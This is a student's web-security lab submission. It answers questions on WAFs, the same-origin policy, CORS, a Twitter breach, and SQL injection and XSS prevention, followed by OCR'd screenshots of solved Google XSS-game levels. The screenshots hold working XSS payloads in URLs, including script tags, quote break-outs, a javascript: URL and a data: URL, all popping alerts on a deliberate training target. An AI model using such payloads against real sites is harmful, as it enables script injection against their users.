Fr. Conceicao Rodrigues College of Engineering
DEPARTMENT OF COMPUTER ENGINEERING
WEB DESIGN LAB
Experiment no 10: Web Application Security
POSTLAB

CLASS: TE COMPUTERS **SEMESTER: V**
STUDENT NAME:
ROLLNO:

Note:

1. Attempt all the questions.
2. You may use web resources for your study but copy pasting the resources as it is won't earn you marks.
3. Summarize the findings in your own words.
4. Any kind of duplicity of answers from your peers will lead to strict actions.
5. Paste your codes and screenshot of the output for the lab task given at the bottom.

1. How does a web application firewall (WAF) detect and prevent attacks?

   A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe. Just as a proxy server acts as an intermediary to protect the identity of a client, a WAF operates in similar fashion but in the reverse—called a reverse proxy—acting as an intermediary that protects the web app server from a potentially malicious client.

   WAFs can come in the form of software, an appliance, or delivered as-a-service. Policies can be customized to meet the unique needs of your web application or set of web applications. Although many WAFs require you update the policies regularly to address new vulnerabilities, advances in machine learning enable some WAFs to update automatically. This automation is becoming more critical as the threat landscape continues to grow in complexity and ambiguity.

2. What is the same origin policy? What is CORS (cross-origin resource sharing)?

   Same-Origin Policy (SOP) is a rule enforced by web browsers, which controls access to data between websites and web applications. Without SOP, any web page would be able to access the DOM of other pages. This would let it access potentially sensitive

data from another web page as well as perform actions on other web pages without user consent.

SOP is not an Internet standard or a fixed rule but rather a general browser security policy. It is interpreted differently by different browsers. It also works differently for different technologies, for example, for cookies. However, the general idea remains the same: to help make sure that there is not unauthorized cross-site access.

Cross-Origin Resource Sharing (CORS) is an HTTP-header based mechanism that allows a server to indicate any other origins (domain, protocol, or port) than its own from which a browser should permit loading of resources. CORS also relies on a mechanism by which browsers make a “preflight” request to the server hosting the cross-origin resource, in order to check that the server will permit the actual request. In that preflight, the browser sends headers that indicate the HTTP method and headers that will be used in the actual request.

3. Tell me about a recent security breach that caught your attention and why.

Twitter suffered a breach where the hackers verified Twitter accounts of high profile US personalities like Barack Obama, Elon Musk, Joseph R. Biden Jr., Bill Gates, and many more.
Out of 130 targeted accounts, hackers were able to reset 45 user accounts’ passwords. Hackers posted fake tweets from these accounts, offering to send $2000 for $1000 sent to an unknown Bitcoin address. Reportedly, the Twitter breach well-coordinated scam made attackers swindle $121,000 in Bitcoin through nearly 300 transactions.

According to the Twitter Support, “the attack on July 15, 2020, targeted a small number of employees through a phone spearphishing attack. This attack relied on a significant and concerted attempt to mislead certain employees and exploit human vulnerabilities to gain access to our internal systems.”

4. How would you prevent SQL Injection Attacks

We can avoid SQL Injection Attacks by applying the following main prevention methods:

Input validation:
The validation process is aimed at verifying whether or not the type of input submitted by a user is allowed. Input validation makes sure it is the accepted type, length, format, etc. Only the value which passes the validation can be processed. It helps counteract any commands inserted in the input string

Parameterized queries:

Parameterized queries are a means of pre-compiling a SQL statement so that you can then supply the parameters in order for the statement to be executed. This method makes it possible for the database to recognize the code and distinguish it from input data.
The user input is automatically quoted and the supplied input will not cause the change of the intent, so this coding style helps mitigate an SQL injection attack.

Stored procedures:
Stored procedures (SP) require the developer to group one or more SQL statements into a logical unit to create an execution plan. Subsequent executions allow statements to be automatically parameterized

Escaping:
Always use character-escaping functions for user-supplied input provided by each database management system (DBMS). This is done to make sure the DBMS never confuses it with the SQL statement provided by the developer.

Avoiding administrative privileges:
Don't connect your application to the database using an account with root access. This should be done only if absolutely needed since the attackers could gain access to the whole system. Even the non-administrative accounts server could place risk on an application, even more so if the database server is used by multiple applications and databases.

Web application firewall:
One of the best practices to identify SQL injection attacks is having a web application firewall (WAF). A WAF operating in front of the web servers monitors the traffic which goes in and out of the web servers and identifies patterns that constitute a threat. Essentially, it is a barrier put between the web application and the Internet.

5. How would you prevent XSS Attacks

We can avoid XSS Attacks by applying the following main prevention methods:

Use escaping/encoding
Use an appropriate escaping/encoding technique depending on where user input is to be used: HTML escape, JavaScript escape, CSS escape, URL escape, etc. Use existing libraries for escaping, don't write your own unless absolutely necessary.

Sanitize HTML
If the user input needs to contain HTML, you can't escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language, for example, HtmlSanitizer for .NET or SanitizeHelper for Ruby on Rails.

Set the HttpOnly flag
To mitigate the consequences of a possible XSS vulnerability, set the HttpOnly flag for cookies. If you do, such cookies will not be accessible via client-side JavaScript.

Use a Content Security Policy
To mitigate the consequences of a possible XSS vulnerability, also use a Content Security Policy (CSP). CSP is an HTTP response header that lets you declare the dynamic resources that are allowed to load depending on the request source.

LAB TASK

Learn about Cross-Site Scripting Attack here:
https://www.youtube.com/watch?v=cbmBDiR6WaY

This challenge or game is developed by Google itself, to show how XSS bugs can be hiding in web applications and how they can be found.It's a lovely challenge, if you are interested in penetration testing, though it is a very beginner level challenge.

https://xss-game.appspot.com/


Try to solve the challenge yourself!


If you were able to do it yourself :
Well Done!!


If not! Refer the tutorial given below to clear the challenge


Solution:https://www.youtube.com/watch?v=a4Lnp7UU58M


Screenshot: for every challenge in the alert box print your name and roll no and paste the screenshot here:



Experiment no 10: Web Applicati
Nijo Ninan - Experiment no 10: W
XSS game: Level 1
xss-game.appspot.com/level1
Apps
xss-game.appspot.com says
Congratulations, you executed an alert:
8624 : Nijo Ninan
You can now advance to the next level.
OK
Interact with t
execute JavaScr
ay to make it
he vulnerable
Inject a
below.
Once you show the alert you will be able to advance to the next level.
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level1/frame?query=<script>alert("8624+:+Nijo+Ninan"
Go
FourOrFour
Sorry, no results were found for . Try again.
Target code (toggle)
Hints 0/3 (show)


Experiment no 10: Web Applicati
Nijo Ninan - Experiment no 10: W
XSS game: Level 2
xss-game.appspot.com/level2
Apps
xss-game.appspot.com says
Congratulations, you executed an alert:
8624 : Nijo Ninan
You can now advance to the next level.
OK
contr
ly.
This level
lex apps.
Inject a scr
plication.
Note: the appli
execute the
alert, this level will be solved every time you reload it.
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level2/frame
Go
Thu Nov 19 2020 08:10:22 GMT+0530 (India Standard Time)
hi
You
Thu Nov 19 2020 08:11:16 GMT+0530 (India Standard Time)
hack
Share status!
Target code (toggle)
Hints 0/3 (show)


Experiment no 10: Web Applicati
Nijo Ninan - Experiment no 10: W
XSS game: Level 3
xss-game.appspot.com/level3
Apps
xss-game.appspot.com says
Congratulations, you executed an alert:
8624 : Nijo Ninan
You can now advance to the next level.
OK
As before, inject a script to pop up a JavaScript alert() in the app.
Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.
Your Target
I am vulnerable
URL
https://xss-game.appspot.com/level3/frame#'><script>alert("8624 : Nijo Ninan");</
Go
cloudiddly
Take a tour of our cloud data center.
Image 1
Image 2
Image 3
Image NaN
.jpg' />
Target code (toggle)


TE COMPUTERS 2020-21 (Web D
XSS game: Level 4
xss-game.appspot.com/level4
Apps
xss-game.appspot.com says
Congratulations, you executed an alert:
8624 : Nijo Ninan
You can now advance to the next level.
OK
matters
shows why.
Mission Objective
Inject a script to pop up a JavaScript alert() in the application.
Your Target
I am vulnerable
URL
https://xss-game.appspot.com/level4/frame?timer=2');alert('8624+:+Nijo+Ninan
Go
timemer
Your timer will execute in 2');alert('8624 : Nijo Ninan seconds.


TE COMPUTERS 2020-21 (Web D
XSS game: Level 5
xss-game.appspot.com/level5
Apps
xss-game.appspot.com says
Congratulations, you executed an alert:
8624 : Nijo Ninan
You can now advance to the next level.
OK
Cross-site s
attackers can
Sometimes,
nto the DOM.
Inject a script to pop up an alert() in the context of the application.
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert('8624 : Ni
Go
Groovy
Reader 2.0
Enter email: abc@gmail.com
Next >>
Target code (toggle)
Hints 0/4 (show)


TE COMPUTERS 2020-21 (Web D
XSS game: Level 6
WhatsApp
xss-game.appspot.com/level6
Apps
xss-game.appspot.com says
Congratulations, you executed an alert:
8624: Nijo Ninan
You can now advance to the next level.
OK
Complex web
JavaScript li
ically load
or part of
This is very tricky to get right -- allowing user input to influence the URL when loading scripts or other potentially dangerous types of data such as XMLHttpRequest often leads to serious vulnerabilities.
Mission Objective
Find a way to make the application request an external file which will cause it to execute an alert().
Well done! Time to debrief >>
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level6/frame#data:text/plain,alert('8624: Nijo Ninan
Go
GLOVE